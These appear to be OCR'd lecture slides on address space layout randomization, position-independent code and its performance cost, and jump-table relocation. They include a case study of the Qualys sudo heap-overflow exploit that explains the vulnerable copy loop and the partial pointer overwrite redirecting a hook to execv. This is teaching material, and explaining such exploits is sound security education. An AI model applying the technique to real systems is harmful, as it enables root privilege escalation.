
   randomization disabled? *random number* = 0



program memory (x86-64 Linux; ASLR)



program memory (x86-32 Linux; ASLR)



how much guessing?

gaps change by multiples of page (4K)

- lower 12 bits are fixed

64-bit: huge ranges — need millions of guesses

- about 30 randomized bits in addresses

32-bit: smaller ranges — hundreds of guesses

- only about 8 randomized bits in addresses
- why? only 4 GB to work with!
- can be configured higher — but larger gaps

danger of leaking pointers

any stack pointer? know everything on the stack!

any pointer to a particular library? know everything in library!

- library loaded as one big chunk
- library uses relative addressing to access its globals, etc.
- contains many offsets in instructions — can't split easily

relocating: Windows

Windows will edit code to relocate

- not everything uses a GOT-like lookup table

typically one fixed location per program/library **per boot**

- same address used across all instances of program/library
- still allows sharing memory

fixup once per program/library per boot

- before ASLR: code could be pre-relocated

Windows + Visual Studio had 'full' ASLR by default since 2010

Windows ASLR limitation

same address in all programs — not very useful against local exploits

PIC: Linux, OS X

Linux, OS X: position-independent code

allows libraries code pages to be shared

...even if loaded at different addresses

avoids per-boot randomization of Windows, but...

exercise: avoiding absolute addresses


```
foo:
        movl    $3, %eax
        cmpq    $5, %rdi
        ja      defaultCase
        jmp     *lookupTable(,%rdi,8)
returnOne:
        movl    $1, %eax
        ret
returnTwo:
        movl    $2, %eax
defaultCase:
        ret
```

```
lookupTable:
    .quad returnOne
    .quad returnTwo
    .quad returnOne
    .quad returnTwo
    .quad returnOne
    .quad returnOne
```

exercise: rewrite this without absolute addresses

but fast

position independence cost (32-bit)



position independence cost: Linux

geometric mean of SPECcpu2006 benchmarks on x86 Linux

- with particular version of GCC, etc., etc.

64-bit: 2-3% (???)

- "preliminary result"; couldn't find reliable published data

32-bit: 9-10%

depends on compiler, ...

position independence: deployment

default for all programs in...

Microsoft Visual Studio 2010 and later

- `DYNAMICBASE` linker option

OS since 10.7 (2011)

Fedora 23 (2015) and Red Hat Enterprise Linux 8 (2019) and later

- default for "sensitive" programs earlier

Ubuntu 16.10 (2016) and later (for 64-bit), 17.10 (2017) and later (for 32-bit)

- default for "sensitive" programs earlier

sudo exploit

this writeup: summary from `https://www.openwall.com/lists/oss-security/2021/01/26/3`

from group at Qualys

sudo bug

the bug:

```
for (size = 0, av = NewArgv + 1; *av; av++)
     size += strlen(*av) + 1;
if (size == 0 || (user_args = malloc(size)) == NULL) { ... }
...
for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
while (*from) {
  if (from[0] == '\\' && !isspace((unsigned char)from[1]))
    from++;
  *to++ = *from++;
...
```

can skip `\0` if prefixed with backslash

but `strlen` used to allocate buffer

disagreement about copied string length

heap overflow!

brute-forcing?

Qualys researchers wrote a tool to try to lots of buffer overflows, get crashes

looked at them by hand, found interesting ones...

one crash

```
0x000056291a25d502 in process_hooks_getenv (name=name@...ry=0x7f4a6d7dc046 "SYSTEMD_BYPASS_US

=> 0x56291a25d502 <process_hooks_getenv+82>:    callq  *0x8(%rbx)

108         rc = hook->u.getenv_fn(name, &val, hook->closure);
```

they overwrote a function pointer on the heap!

next inquiry: where did that usually point?

sudoers.so

```
    *** interesting standard library function: ***
0000000000008a00 <execv@plt>:
    8a00:       endbr64
    8a04:       bnd jmpq *0x55565(%rip)        # 5df70 <execv@GLIBC_2
    8a0b:       nopl   0x0(%rax,%rax,1)
...
    *** usual value of function pointer: ***
000000000000ea00 <sudoers_hook_getenv>:
    ea00:       endbr64
    ea04:       xor    %eax,%eax
    ea06:       cmpb   $0x0,0x51d36(%rip)        # 60743 <sudoers_pol
    ea0d:       jne    eaf8 <freeaddrinfo@plt+0x60a8>
    ea13:       cmpq   $0x0,0x51d45(%rip)        # 60760 <sudoers_pol
```

sudoers.so

```
    *** interesting standard library function: ***
0000000000008a00 <execv@plt>:
    8a00:       endbr64
    8a04:       bnd jmpq *0x55565(%rip)        # 5df70 <execv@GLIBC_2
    8a0b:       nopl   0x0(%rax,%rax,1)
...
    *** usual value of function pointer: ***
000000000000ea00 <sudoers_hook_getenv>:
    ea00:       endbr64
    ea04:       xor    %eax,%eax
    ea06:       cmpb   $0x0,0x51d36(%rip)        # 60743 <sudoers_pol
    ea0d:       jne    eaf8 <freeaddrinfo@plt+0x60a8>
    ea13:       cmpq   $0x0,0x51d45(%rip)        # 60760 <sudoers_pol
```

some ASLR observations:

- `execv@plt` and `sudoers_hook_getenv` always exactly `0x6000` bytes apart
- last 12 bits of execv@plt always `a00` (page alignment)

changing pointer (part one)

suppose hook_getenv pointer is `0xabcdef8a00`

as bytes: `00 8a ef cd ab 00 00 00`

then execv@plt pointer is `0xabcdef3a00`

as bytes: `00 3a ef cd ab 00 00 00`

only need to change the last two bytes

also: same change would work if pointer had different high bits

changing pointer (part one)

suppose hook_getenv pointer is `0xabcdef8a00`

as bytes: `00 8a ef cd ab 00 00 00`

then execv@plt pointer is `0xabcdef3a00`

as bytes: `00 3a ef cd ab 00 00 00`

only need to change the last two bytes

also: same change would work if pointer had different high bits

only four bits of random data from ASLR!

changing pointer (part two)

solution: guess hook_getenv pointer at `0x` (unknown) `8a00`

overwrite last two bytes with `00 3a`

if right: will execute your program

if wrong: will crash

changing pointer (part two)

solution: guess hook_getenv pointer at `0x` (unknown) `8a00`

overwrite last two bytes with `00 3a`

if right: will execute your program

if wrong: will crash

what if crashes? try again!

- would work about once every 16 tries...
- but actual exploit needed to write a 00 byte at the end (strcpy)
- so worked 'only' about once every 4096 tries

the exploit

make SYSTEMD_BYPASS_USERDB program in current directory

change sudoers_hook_getenv(SYSTEMD_BYPASS_USERDB, ...) call into execv(SYSTEMD_BYPASS_USERDB, ...) call

(well, try to change — it won't always work)

backup slides

PIE jump-table

```
foo:
  movl    $3, %eax
  cmpq    $5, %rdi
  ja      retDefault
  leaq    jumpTable(%rip),%rax
  movslq  (%rax,%rdi,4),%rdx
  addq    %rdx, %rax
  jmp    *%rax
returnTwo:
  movl   $2, %eax
  ret
returnOne:
  movl   $1, %eax
defaultCase:
  ret
```

```
  .section      .rodata
jumpTable:
  .long returnOne-jumpTable
  .long returnTwo-jumpTable
  .long returnOne-jumpTable
  .long returnTwo-jumpTable
  .long returnOne-jumpTable
  .long returnOne-jumpTable
```

PIE jump-table

```
foo:
  movl    $3, %eax
  cmpq    $5, %rdi
  ja      retDefault
  leaq    jumpTable(%rip),%rax
  movslq  (%rax,%rdi,4),%rdx
  addq    %rdx, %rax
  jmp     *%rax
returnTwo:
  movl  $2, %eax
  ret
returnOne:
  movl  $1, %eax
defaultCase:
  ret
```

```
  .section      .rodata
jumpTable:
  .long returnOne-jumpTable
  .long returnTwo-jumpTable
  .long returnOne-jumpTable
  .long returnTwo-jumpTable
  .long returnOne-jumpTable
  .long returnOne-jumpTable
```

PIE jump-table

```
00000000000007ab <foo>:
b8 03 00 00 00          mov    $0x3,%eax
48 83 ff 05             cmp    $0x5,%rdi
77 1b                   ja     7d0 <foo+0x25>
48 8d 05 ab 00 00 00    lea    0xab(%rip),%rax        # 868
48 63 14 b8             movslq (%rax,%rdi,4),%rdx
48 01 d0                add    %rdx,%rax
ff e0                   jmpq   *%rax
b8 02 00 00 00          mov    $0x2,%eax
c3                      retq
b8 01 00 00 00          mov    $0x1,%eax
c3                      retq
...
@ 868: -156 /* offset */
@ 870: -162
...
```

PIE jump-table

```
00000000000007ab <foo>:
b8 03 00 00 00          mov     $0x3,%eax
48 83 ff 05             cmp     $0x5,%rdi
77 1b                   ja      7d0 <foo+0x25>
48 8d 05 ab 00 00 00    lea     0xab(%rip),%rax        # 868
48 63 14 b8             movslq  (%rax,%rdi,4),%rdx
48 01 d0                add     %rdx,%rax
ff e0                   jmpq    *%rax
b8 02 00 00 00          mov     $0x2,%eax
c3                      retq
b8 01 00 00 00          mov     $0x1,%eax
c3                      retq
...
@ 868: -156 /* offset */
@ 870: -162
...
```

PIE jump-table

```
00000000000007ab <foo>:
b8 03 00 00 00          mov     $0x3,%eax
48 83 ff 05             cmp     $0x5,%rdi
77 1b                   ja      7d0 <foo+0x25>
48 8d 05 ab 00 00 00    lea     0xab(%rip),%rax        # 868
48 63 14 b8             movslq  (%rax,%rdi,4),%rdx
48 01 d0                add     %rdx,%rax
ff e0                   jmpq    *%rax
b8 02 00 00 00          mov     $0x2,%eax
c3                      retq
b8 01 00 00 00          mov     $0x1,%eax
c3                      retq
...
@ 868: -156 /* offset */
@ 870: -162
...
```

added cost

replace `jmp *jumpTable(,%rdi,8)`

with:

`lea` (get table address — with relative offset)

`movslq` (do table lookup of offset)

`add` (add to base)

`jmp` (to computed base)

32-bit x86 is worse

no relative addressing for `mov`, `lea`, ...

even changes "stubs" for printf:

```
// BEFORE: (fixed addresses)
08048310 <__printf_chk@plt>:
 8048310: ff 25 10 a0 04 08  jmp    *0x804a010
    /* 0x804a010 == global offset table entry */

// AFTER: (position-independent)
00000490 <__printf_chk@plt>:
 490:   ff a3 10 00 00 00    jmp    *0x10(%ebx)
    /* %ebx --- address of global offset table */
    /* needs to be set by caller */
```

32-bit x86 is worse

no relative addressing for `mov`, `lea`, ...

even changes "stubs" for printf:

```
// BEFORE: (fixed addresses)
08048310 <__printf_chk@plt>:
 8048310: ff 25 10 a0 04 08  jmp    *0x804a010
    /* 0x804a010 == global offset table entry */

// AFTER: (position-independent)
00000490 <__printf_chk@plt>:
 490:   ff a3 10 00 00 00    jmp    *0x10(%ebx)
    /* %ebx --- address of global offset table */
    /* needs to be set by caller */
```

32-bit x86 is worse

no relative addressing for `mov`, `lea`, ...

even changes "stubs" for printf:

```
// BEFORE: (fixed addresses)
08048310 <__printf_chk@plt>:
 8048310: ff 25 10 a0 04 08  jmp    *0x804a010
    /* 0x804a010 == global offset table entry */

// AFTER: (position-independent)
00000490 <__printf_chk@plt>:
 490:   ff a3 10 00 00 00    jmp    *0x10(%ebx)
    /* %ebx --- address of global offset table */
    /* needs to be set by caller */
```

hard-coded addresses? (64-bit)

```
int foo(long n) {
    switch (n) {
    case 0:
    case 2:
    case 4:
    case 5:
        return 1;
    case 1:
    case 3:
        return 2;
    default:
        return 3;
    }
}
```

```
foo:
        movl    $3, %eax
        cmpq    $5, %rdi
        ja      defaultCase
        jmp     *lookupTable(,%rdi,8)
        /* code for defaultCase, returnOne,
        ...
        .section        .rodata
lookupTable: /* read-only pointers: */
        .quad   returnOne
        .quad   returnTwo
        .quad   returnOne
        .quad   returnTwo
        .quad   returnOne
        .quad   returnOne
```

hard-coded addresses? (64-bit)

```
int foo(long n) {
    switch (n) {
    case 0:
    case 2:
    case 4:
    case 5:
        return 1;
    case 1:
    case 3:
        return 2;
    default:
        return 3;
    }
}
```

```
400570 <foo>:
b8 03 00 00 00     mov    $0x3,%eax
48 83 ff 05        cmp    $0x5,%rdi
          /* jump to defaultCase: */
77 12              ja     0x40058d
          /* lookup table jump: */
ff 24 fd
18 06 40 00        jmpq   *0x400618(,%rdi,8)
...
 /* lookupTable @ 0x400618 */
@ 400618: 0x400588 /* returnOne */
@ 400620: 0x400582 /* returnTwo */
@ 400628: 0x400588
@ 400630: 0x400582
```

hard-coded addresses? (64-bit)

```
int foo(long n) {
    switch (n) {
    case 0:
    case 2:
    case 4:
    case 5:
        return 1;
    case 1:
    case 3:
        return 2;
    default:
        return 3;
    }
}
```

```
400570 <foo>:
b8 03 00 00 00     mov    $0x3,%eax
48 83 ff 05        cmp    $0x5,%rdi
          /* jump to defaultCase: */
77 12              ja     0x40058d
          /* lookup table jump: */
ff 24 fd
18 06 40 00        jmpq   *0x400618(,%rdi,8)
...
 /* lookupTable @ 0x400618 */
@ 400618: 0x400588 /* returnOne */
@ 400620: 0x400582 /* returnTwo */
@ 400628: 0x400588
@ 400630: 0x400582
```

hard-coded addresses? (64-bit)

```
int foo(long n) {
    switch (n) {
    case 0:
    case 2:
    case 4:
    case 5:
        return 1;
    case 1:
    case 3:
        return 2;
    default:
        return 3;
    }
}
```

```
400570 <foo>:
b8 03 00 00 00     mov    $0x3,%eax
48 83 ff 05        cmp    $0x5,%rdi
          /* jump to defaultCase: */
77 12              ja     0x40058d
          /* lookup table jump: */
ff 24 fd
18 06 40 00        jmpq   *0x400618(,%rdi,8)
...
 /* lookupTable @ 0x400618 */
@ 400618: 0x400588 /* returnOne */
@ 400620: 0x400582 /* returnTwo */
@ 400628: 0x400588
@ 400630: 0x400582
```

recall: relocation

```
.data
string: .asciz "Hello, World!"
.text
main:
    movq $string, %rdi /* NOT PC/RIP-relative mov */
```

generates: (`objdump --disassemble --reloc`)

```
   0:   48 c7 c7 00 00 00 00    mov    $0x0,%rdi
                        3: R_X86_64_32S .data
```

relocation record says how to fix `0x0` in `mov`

- 3: location in machine code
- `R_X86_64_32S`: 32-bit signed integer
- `.data`: address to insert

PIE

position-independent executables (PIE)

- no hardcoded addresses

alternative: edit code (not global offset table) at load time

- Windows solution

GCC: `-pie -fPIE`

- `-pie` is linking option
- `-fPIE` is compilation option
- related option: `-fPIC` (position independent code)
  - used to compile runtime-loaded libraries